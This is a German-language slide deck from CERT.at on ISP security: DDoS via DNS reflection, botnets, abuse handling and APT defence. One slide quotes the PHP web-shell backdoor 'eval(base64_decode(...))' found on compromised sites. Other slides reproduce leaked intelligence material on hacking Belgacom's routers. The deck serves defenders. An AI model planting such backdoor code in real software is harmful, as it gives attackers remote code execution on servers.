Sicherheitsanforderungen aus Sicht von CERT.at

Otmar Lendl
<lendl@cert.at>


CERT.at ?

- Nationales Computer Emergency Response Team
  - nic.at in Kooperation mit dem Bundeskanzleramt
  - Seit 2008
  - Keine Behörde
- Aufgaben:
  - Datendrehscheibe
  - Warnungen
  - Hilfe bei Notfällen
- Technischer Teil des GovCERT

Aktuelle Themen

- Kunden
  - Vom SmartPhone eines Kindes bis zum SAP eines Konzerns
- Betrieb des Netzes
- Webseiten der ISPs
- Interne Sicherheit des ISPs


Beispiel Defacements



Aktuelles Beispiel: Brobot

- Gehackte Webseiten
  - eval(base64_decode($_REQUEST['c_id']))
  - Eigentlicher Angriffs-Code kommt dynamisch.
  - Mehrstufiges System
  - Serveranbindung, nicht ADSL
- Ziel
  - US Banken seit Herbst 2012
  - Mitigation ongoing


Aktuell: DNS Reflection



- Opfer sieht nur die Reflektoren, nicht den Angreifer
- Reflektoren sehen nur spoofed Packets
- Amplification bis zu Faktor 100
- UDP, Source port 53 lässt sich leicht filtern (außer Opfer ist Nameserver)

SpamHaus DDOS (1)

- Gegen SpamHaus Webserver
  - DNS Reflection
- CloudFlare macht Mitigation
  - http://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho
  - 75 Gbit/s Layer 3 Attack:




DDOS (2)

- CloudFlare macht Anycasting
- -> Angreifer wechseln auf Unicast Attacks auf Infrastruktur
  - Cloudflare Router
  - Hops davor
    - Upstream Router
    - IXP Interfaces
  - Ein Tier 1 Carrier hat in Summe 300 Gbit/s gemessen
- Riesen Medien-Hype
- http://blog.cloudflare.com/the-ddos-that-almost-broke-the-internet

Teil des Problems?

- IP Spoofing im eigenen Netz verhindern
  - Ingress Filter / uRPF
  - BCP38 (http://tools.ietf.org/html/bcp38)
- Keine offenen rekursiven Nameserver
  - Eigene
  - Von Kunden http://openresolverproject.org/
- Rate Limits auf autoritativen Nameservern
  - http://www.redbarn.org/dns/ratelimits

Beispiel Botnetze



Botnetze

- Infizierte Endkunden-PCs
  - Gefahr für den Kunden selber
  - Ärger für den Rest des Internets
  - Probleme für den ISP selber
    - Spam Blocklisten
    - Ressourcen
- Ist das ein Thema für ISPs?

Abuse-Handling

- Das gehört zum ISP-Geschäft
  - Manche Sachen kann nur der ISP
  - Reaktive Arbeit
    - Korrekte abuse-Contacts in der RIPE DB
  - Proaktiv werden!
- Das ist nicht billig
  - Cost of doing Business
  - Cost-Sharing Ideen existieren: www.botfrei.de

Rolle von CERT.at

- Anzapfen möglichst vieler Quellen
  - Shadowserver, Team Cymru, N6 (CERT.pl), Microsoft Cyber Threat Intelligence Program, …
  - Google (search and malicios URLs), Yahoo, …
  - Zone-H
  - Phishtank
  - Symantec, Kaspersky
  - Private trust groups
  - …
  - (Siehe auch http://www.enisa.europa.eu/act/cert/support/proactive-detection/proactive-detection-report/at_download/fullReport)
- Weitergeben an diejenigen, die das Problem lösen können

Effizienz?

- Wir können meist nicht nachvollziehen, was mit unseren Reports passiert, daher …

- Feedback ist Willkommen!

- Wir passen gerne Datenformat / Frequenz / Medium an.

Eigenes Netz

- Control Plane Protection
  - Abschotten der eigenen Infrastruktur
  - Wer hat schon mal ShodanHQ benutzt?
- Visibility
  - NMS, mrtg, Netflow, …
- Build and test for robustness
  - Technische Systeme
  - Know-how und Erfahrung des NOCs
- Vernetzung
  - Nicht nur auf Layer 3


- Siehe auch „The Service Provider Tool Kit" von Barry Greene
  http://www.nanog.org/meetings/nanog54/abstracts.php

Kundeninterfaces

- ISP Kunden-Portale sind komplex
  - Da gab es auch schon einige Probleme
  - Etwa bei den Online-Rechnungen
- Provisionierungsinterfaces
  - Domain Hijacking
  - Email Forwards
  - Unified Messaging
  - Achtung bei Authentisierung auf IP-Adress-Basis
- Social Engineering am Helpdesk

Interne Sicherheit

- ISPs sind Firmen mit interessanten Daten …
  - … und potentiell noch deutlich interessanteren Kundendaten
  - … und Domains von interessanten Kunden
  - … und interessanten Webdiensten von Kunden



TOP SECRET STRAP 2

One Month Later – OP SOCIALIST

- Scoping session conducted – main focus to be on enabling CNE access to **BELGACOM GRX Operator**
- **Ultimate Goal – enable CNE access to BELGACOM Core GRX Routers from which we can undertake MiTM operations against targets roaming using Smart Phones.**
- Secondary focus – breadth of knowledge on GRX Operators
- Operations Manager assigned, team assembles

TOP SECRET STRAP 2

OP SOCIALIST Outcome

- In MyNOC:
  - CNE Access to BELGACOM – MERION ZETA – 6 endpoints into Engineer/ support staff IP range
  - 2 endpoints into BELGACOM DMZ (from prep VA work)
  - Optimal Bearers identified providing good access to BELGACOM proxy.
- Post MyNOC:
  - Optimal Bearers continue to allow QI against BELGACOM engineers/proxy
  - Internal CNE access continues to expand – getting close to access core GRX Routers – currently on hosts with access
  - NAC continue to support with Network Analysis of internal networks, network understanding research on credentials and identification of engineers/system administrators and their specific roles.

APT?

- Advanced Persistent Threat

Jetzt auch für ISPs!

APT Defense

- Ernsthaft schwierig
- Hausaufgaben
  - ISO 27K
  - BSI Grundschutz
  - A-Sit Sicherheitshandbuch
- Perimeterschutz reicht nicht
- Verhindern vs. Draufkommen
  - C&C Communication
  - Aktuelle Threat-Signaturen in IDS
  - Indicators of Compromise (IOC)
  - Malware-Hunting

Fragen?

- Otmar Lendl <lendl@cert.at>
- +43 1 5056416 711